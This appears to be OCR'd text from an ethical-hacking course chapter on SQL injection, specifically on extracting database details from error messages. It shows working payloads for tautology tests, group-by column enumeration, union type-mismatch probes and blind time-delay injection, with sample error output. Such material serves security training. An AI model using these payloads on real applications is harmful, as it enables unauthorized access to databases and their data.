
- Error messages are essential for **extracting information** from the database
- They provide information about the **operating system**, **database type**, database version, privilege level, OS interaction level, etc.
- You can **vary the attack technique** depending on the **type of errors found**

Information Gathering Methods

Parameter Tampering

- The attacker manipulates parameters of the GET and POST requests to generate errors
- Errors may give information such as database server name, directory structures, and the functions used for the SQL query
- Parameters can be tampered with directly from the address bar or using proxies

http://certifiedhacker.com/download.php?id=car
http://certifiedhacker.com/download.php?id=horse
http://certifiedhacker.com/download.php?id=book



```
Error in query: Can't connect
to local MySQL server through
socket
'/var/run/mysqld/mysqld.soc
k' (2)
```

Extracting Information through Error Messages (Cont'd)

Information Gathering Methods

Determining Database Engine Type

- Generate an ODBC error which will show you what **DB engine** you are working with
- ODBC errors will display the **database type** as a part of the driver information
- If you do not receive any ODBC error message, make an educated guess based on the **Operating System** and **web server**

Determining a SELECT Query Structure

- Try to replicate an **error free navigation** by the injection of simple input such as
  `' and '1' = '1 Or  ' and '1' = '2`
- Generate specific errors that reveal information such as **tables names**, **column names**, and **data types**
- Determine table and column names
  `' group by columnnames having 1=1 –`

Injections

- Most injections will land in the middle of a **SELECT** statement
- In a SELECT clause, we almost always end up in the **WHERE** section

Select Statement Example

```
SELECT * FROM table WHERE x =
'normalinput' group by x having 1=1 --
GROUP BY x HAVING x = y ORDER BY x
```


Extracting Information through Error Messages (Cont'd)

Information Gathering Methods

Grouping Error

- HAVING command allows us to further define a query based on the “grouped” fields
- The error message tells us which columns have not been grouped


```
' group by columnnames
having 1=1 --
```



```
SQLSTATE[44568]: Grouping error: 7
ERROR:  column "columnnames" must
appear in the GROUP BY clause or be
used in an aggregate function
LINE 1: SELECT DISTINCT posts.id,
posts.* FROM "posts" GROUP BY "pos..
```

Type Mismatch

- Try to insert strings into numeric fields; the error messages will show the data that could not get converted
  - `' union select 1,1,'text',1,1,1 --`
  - `' union select 1,1, bigint,1,1,1 --`




```
Error #3132: Data type mismatch.',
details:'could not convert text
value to numeric value'.
```

Blind Injection

- Use time delays or error signatures to determine or extract information

```
'; if condition  waitfor
delay '0:0:5' --
'; union select if(
condition , benchmark
(100000, sha1('test')),
'false' ),1,1,1,1;
```

Extracting Information through Error Messages (Cont'd)



Attempt to inject codes into the input fields to generate an error a single quote ('), a semicolon (;), comments (--), AND, and OR

```
Microsoft OLE DB Provider for ODBC
Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL
Server]Unclosed quotation mark before the
character string ''.
/shopping/buy.aspx, line 52
```

Try to insert a string value where a number is expected in the input field

```
Microsoft OLE DB Provider for ODBC Drivers
error '80040e07' [Microsoft][ODBC SQL
Server Driver][SQL Server]Syntax error
converting the varchar value 'test' to a
column of data type int. /visa/credit.aspx,
line 17
```

Note: If applications do not provide detailed error messages and return a simple '**500 Server Error**' or a custom error page then **attempt blind injection techniques**

Extracting Information through Error Messages

Error messages are essential for extracting information from the database. In certain SQL injection techniques, the attacker forces the application to generate an error message. If developers have used generic error messages for their applications, they may provide useful information to the attacker. In response to the attacker’s input to the application, the database may generate an error message about the syntax, and so on. The error message may include information about the OS, database type, database version, privilege level, OS interaction level, and so on. Based on the type of information obtained from the error message, the attacker chooses an SQL injection technique to exploit the vulnerability in the application. Attackers can gain information from error messages through the following methods:

- **Parameter Tampering**


  An attacker can tamper with HTTP GET and POST requests to generate errors. The Burp Suite or Tamper Chrome utilities can manipulate **GET** and **POST** requests. Error messages obtained using this technique may give the attacker information such as the name of the database server, structure of the directory, and functions used for the SQL query. Parameters can be tampered with directly from the address bar or using proxies.

  For example,

  `http://certifiedhacker.com/download.php?id=car`

  `http://certifiedhacker.com/download.php?id=horse`

  `http://certifiedhacker.com/download.php?id=book`



```
Error in query: Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock' (2)
```

Figure 15.12: Example of error message

- **Determining Database Engine Type**

  Determining the database engine type is fundamental to proceeding with the injection attack. One of the easiest ways to determine the type of database engine used is to generate ODBC errors, which will show you what DB engine you are working with. ODBC error messages reveal the type of database engine used or enable an attacker to guess and determine which type of database engine might have been used in the application. An attacker who is unable to obtain an ODBC error can make an educated guess about the database engine based on the OS and web server used. ODBC errors display the database type as part of the driver information.

- **Determining a SELECT Query Structure**

  With the error message obtained, an attacker can extract the original structure of the query used in the application. This allows the attacker to construct a malicious query to take control of the original query. To obtain the original query structure, the attacker forces the application to generate application errors that reveal information such as table names, column names, and data types. Attackers inject a valid SQL segment without generating an invalid SQL syntax error for error-free navigation. They try to replicate error-free navigation by injecting simple inputs such as ' and '1' = '1 Or ' and '1' = '2. Further, they use SQL clauses such as “' group by columnnames having 1=1 – “ to determine table and column names.

- **Injections**

  Most injections will occur in the middle of a SELECT statement. In a SELECT clause, we almost always end up in the WHERE section.

  For example:


  ```
  SELECT * FROM table WHERE x = 'normalinput' group by x having 1=1
  -- GROUP BY x HAVING x = y ORDER BY x
  ```

- **Grouping Error**

  The HAVING command allows you to further define a query based on the “grouped” fields. The error message will tell us which columns have not been grouped.

  For example:

  ```
  ' group by columnnames having 1=1 --
  ```



```
SQLSTATE[44568]: Grouping error: 7
ERROR:  column "columnnames" must
appear in the GROUP BY clause or be
used in an aggregate function
LINE 1: SELECT DISTINCT posts.id,
posts.* FROM "posts" GROUP BY "pos..
```

